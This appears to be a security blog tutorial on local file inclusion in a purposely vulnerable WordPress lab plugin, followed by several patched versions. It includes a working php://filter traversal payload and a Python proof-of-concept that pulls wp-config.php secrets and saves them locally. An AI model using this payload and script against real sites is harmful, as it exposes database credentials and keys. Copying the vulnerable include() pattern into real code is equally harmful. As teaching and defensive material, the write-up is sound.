

⚠️ Note: This article is only for educational and ethical vulnerability research purposes. Author not responsible for any actions!

This is very straight forward and easy, the hook wp_head is accessible to any user (auth/unauth), and the callback function demo_lfi_vulnerability looks for GET parameter "page" in the request, if exists then it stores the value into variable $file and then passes it to the critical sink area of include() function.
<?php
/**
 * Plugin Name: Vulnerable LFI Demo
 * Description: A simple plugin to demonstrate how LFI vulnerabilities occur.
 */

add_action('wp_head', 'demo_lfi_vulnerability');

function demo_lfi_vulnerability() {
    // Check if the 'page' parameter exists in the URL
    if (isset($_GET['page'])) {
        $file = $_GET['page'];

        // VULNERABLE: The input is passed directly to include()
        // without sanitization or validation.
        include($file);
    }
}
Why vulnerable labs are important for learning ?
- Many beginners hate the fact that ctfs / vuln labs are useless, and directly jump into the real world stuff. Ofcourse, but in code review, if you are faced directly with a large codebase of 40000 lines of code,most likely they will end up skipping it, and move to something else. Gradually increase the bar, and it won't seem daunting what it used to be as complete newbie.
Why raw payload often fails and PHP Stream wrappers needed ?
Here we are talking about PHP function include
- If we directly pass parameter like
wp-config.phpinto include(), since the wp-config.php contains php tags, so include() will try to execute the PHP code, but we want instead to see the raw content inside wp-config.php for hashes, keys, and backend passwords. In other cases, you might see parsing errors in the server response for other type of files. - So, that's where wrappers are utilized,
- In short, include is not a simple file reader instead PHP execution engine, so it needs to be combined with wrappers to be able to use it as a file reader, but in encoded format, which later we can manually decode based on the algorithm.
Payload combined with PHP Stream Wrapper
parameter=php://filter/convert.base64-encode/resource=../../../../../../../../xampp/htdocs/wordpress/wp-config.phpStream wrapper: php://filter
Encoding Format: convert.base64-encode
Which target file to read : resource=
Use this google dork to find real world CVE LFI Payloads submitted by various researchers to wpscan
site:wpscan.com "php://filter"
Since it's a GET parameter based LFI, browser is enough.

While many demonstrate with proxy, but i prefer a mini python script :)
import requests
import base64

target = input("Target URL: ").strip()
if not target.startswith(('http://', 'https://')):
    target = 'http://' + target

payload = "?page=php://filter/convert.base64-encode/resource=../../../../../../../../xampp/htdocs/wordpress/wp-config.php"

print(f"[+] Target: {target}")
print(f"[+] Sending payload: {payload}")

try:
    response = requests.get(target + payload, timeout=10)
    print(f"[+] Response status: {response.status_code}")
    print(f"[+] Response length: {len(response.text)} characters")

    if response.status_code == 200:
        print("[+] Looking for generator meta tag...")
        start = response.text.find('<meta name="generator" content="')
        print(f"[+] Generator meta tag found at position: {start}")

        if start != -1:
            start = response.text.find('/>', start) + 2
            print(f"[+] Base64 content starts at position: {start}")

            end = response.text.find('</script>\n<link rel="modulepreload" href', start)
            print(f"[+] Base64 content ends at position: {end}")

            if start != -1 and end != -1:
                b64_data = response.text[start:end].strip()
                print(f"[+] Extracted base64 length: {len(b64_data)} characters")
                print(f"[+] First 50 chars of base64: {b64_data[:50]}")
                print(f"[+] Last 50 chars of base64: {b64_data[-50:]}")

                # Fix padding
                b64_data += '=' * ((4 - len(b64_data) % 4) % 4)
                print(f"[+] Fixed padding, new length: {len(b64_data)} characters")

                try:
                    print("[+] Attempting base64 decode...")
                    decoded = base64.b64decode(b64_data).decode('utf-8', errors='ignore')
                    print(f"[+] Decoded content length: {len(decoded)} characters")

                    # Check if it looks like wp-config.php
                    if 'DB_NAME' in decoded or 'define(' in decoded:
                        print("[+] Content appears to be wp-config.php (found DB_NAME or define() patterns)")
                    else:
                        print("[!] Content doesn't look like wp-config.php")

                    with open('dataexfil.txt', 'w', encoding='utf-8') as f:
                        f.write(decoded)
                    print("[+] Successfully saved decoded content to dataexfil.txt")

                    # Show first few lines
                    lines = decoded.split('\n')[:10]
                    print("\n[+] First 10 lines of decoded content:")
                    for i, line in enumerate(lines):
                        print(f"  {i+1}: {line}")

                except Exception as decode_error:
                    print(f"[-] Base64 decode failed: {decode_error}")
                    print("[+] Saving raw base64 data instead...")
                    with open('dataexfil.txt', 'w', encoding='utf-8') as f:
                        f.write(b64_data)
                    print("[+] Raw base64 data saved to dataexfil.txt")
            else:
                print("[-] Could not find base64 boundaries")
                print(f"[+] Generator end not found: {response.text.find('/>', start) == -1}")
                print(f"[+] Script end not found: {response.text.find('</script>', start) == -1}")
                with open('dataexfil.txt', 'w', encoding='utf-8') as f:
                    f.write(response.text)
                print("[+] Saved raw response to dataexfil.txt")
        else:
            print("[-] No generator meta tag found in response")
            print("[+] Saving raw response for debugging...")
            with open('dataexfil.txt', 'w', encoding='utf-8') as f:
                f.write(response.text)
            print("[+] Raw response saved to dataexfil.txt")
    else:
        print(f"[-] HTTP error: {response.status_code}")
except Exception as e:
    print(f"[-] Request error: {e}")
POC Execution


Base64 Decoded data of wp-config.php
How to patch it ?
- First step is to block the path or directory traversal part (../../../../)
Here , we can use realpath or basename
php.exe -r "var_dump(basename('../../../../../../../../windows/win.ini'));"
php.exe -r "var_dump(basename('../../../../../../../../etc/passwd'));"
D:\xampp\php\php.exe -r "$base_dir = 'D:/xampp/htdocs/wordpress/wp-content/plugins/vulnlab/'; $input = '../../../../wordpress/wp-config.php'; $real = realpath($base_dir . $input); if ($real && strpos($real, $base_dir) === 0) { echo 'SUCCESS: File is safe.'; } else { echo 'ALARM: LFI ATTACK DETECTED! Path escaped the jail.'; }"

2. Define what is allowed to be included.
<?php
/**
 * Plugin Name: Secured LFI Demo
 * Description: A patched version of the LFI demo using strict validation.
 */

add_action('wp_head', 'demo_secure_inclusion');

function demo_secure_inclusion() {
    // 1. Check if the 'page' parameter exists
    if (!isset($_GET['page']) || empty($_GET['page'])) {
        return;
    }

    // 2. SANITIZATION: Strip everything but the filename.
    // This removes all ../ and drive letters like C:/
    $requested_file = basename($_GET['page']);

    // 3. ALLOWLIST: Only allow specific files you expect.
    // This is the strongest defense.
    $allowed_files = ['contact.php', 'about.php', 'features.php'];

    // 4. DEFINE THE DIRECTORY: Force the search into a specific subfolder.
    $template_dir = plugin_dir_path(__FILE__) . 'templates/';
    $full_path = $template_dir . $requested_file;

    // 5. VALIDATION: Check against allowlist AND ensure the file exists.
    if (in_array($requested_file, $allowed_files) && file_exists($full_path)) {
        include($full_path);
    } else {
        // Optional: Log the attempt or show a generic 404
        error_log("Potential LFI attempt blocked: " . $_GET['page']);
    }
}
Now the LFI payload no longer works.

No string/data present between meta and script.

Script no longer works

3. Developer can also define from where the files should be loaded or included from.
function demo_lfi_vulnerability() {
  if (isset($_GET['page'])) {
    // 1. Get the absolute path to your templates folder
    $safe_bundle = realpath(plugin_dir_path(__FILE__) . 'templates') . DIRECTORY_SEPARATOR;

    // 2. Resolve the user's requested file
    $requested_path = realpath($safe_bundle . $_GET['page']);

    // 3. SECURE CHECK: Use a normalized comparison
    if ($requested_path && strpos($requested_path, $safe_bundle) === 0) {
        include($requested_path);
    } else {
        wp_die("Security Error: Path mismatch.<br>Looking for: $safe_bundle<br>Found: $requested_path");
    }
  }
}
Now attacker can include other files from the templates folder.

I created two test files, backup file and PHP debug file.



This is called Limited LFI vulnerability where the severity will be reduced compared to core LFI.
How to prevent this ?



- Now we set allowed file list.
function demo_secure_inclusion() {
    if (isset($_GET['page'])) {
        // 1. Define and normalize the safe directory path
        // realpath() ensures we have a consistent string to compare against
        $safe_bundle = realpath(plugin_dir_path(__FILE__) . 'templates') . DIRECTORY_SEPARATOR;

        // 2. Resolve the absolute path of the user's request
        $requested_path = realpath($safe_bundle . $_GET['page']);

        // 3. Define the Strict Allowlist
        $allowed_files = ['frontend.php'];

        // 4. Extract the filename to check against the allowlist
        $requested_filename = basename($_GET['page']);

        // THE TRIPLE CHECK:
        // A. Does the file actually exist on the disk? ($requested_path !== false)
        // B. Is the file inside the 'templates' folder? (strpos === 0)
        // C. Is the filename exactly 'frontend.php'? (in_array)
        if (
            $requested_path &&
            strpos($requested_path, $safe_bundle) === 0 &&
            in_array($requested_filename, $allowed_files)
        ) {
            include($requested_path);
        } else {
            // Log attempt or show generic error
            wp_die("Security Error: Access Denied.");
        }
    }
}
There is no one step fix like XSS where you input sanitize and output escape easily, here first developer needs to decide how he wants the feature to behave, and whether it's a feature or vulnerability if attacker can also do xyz stuff.
Keep having fun with vulnerable code 🤘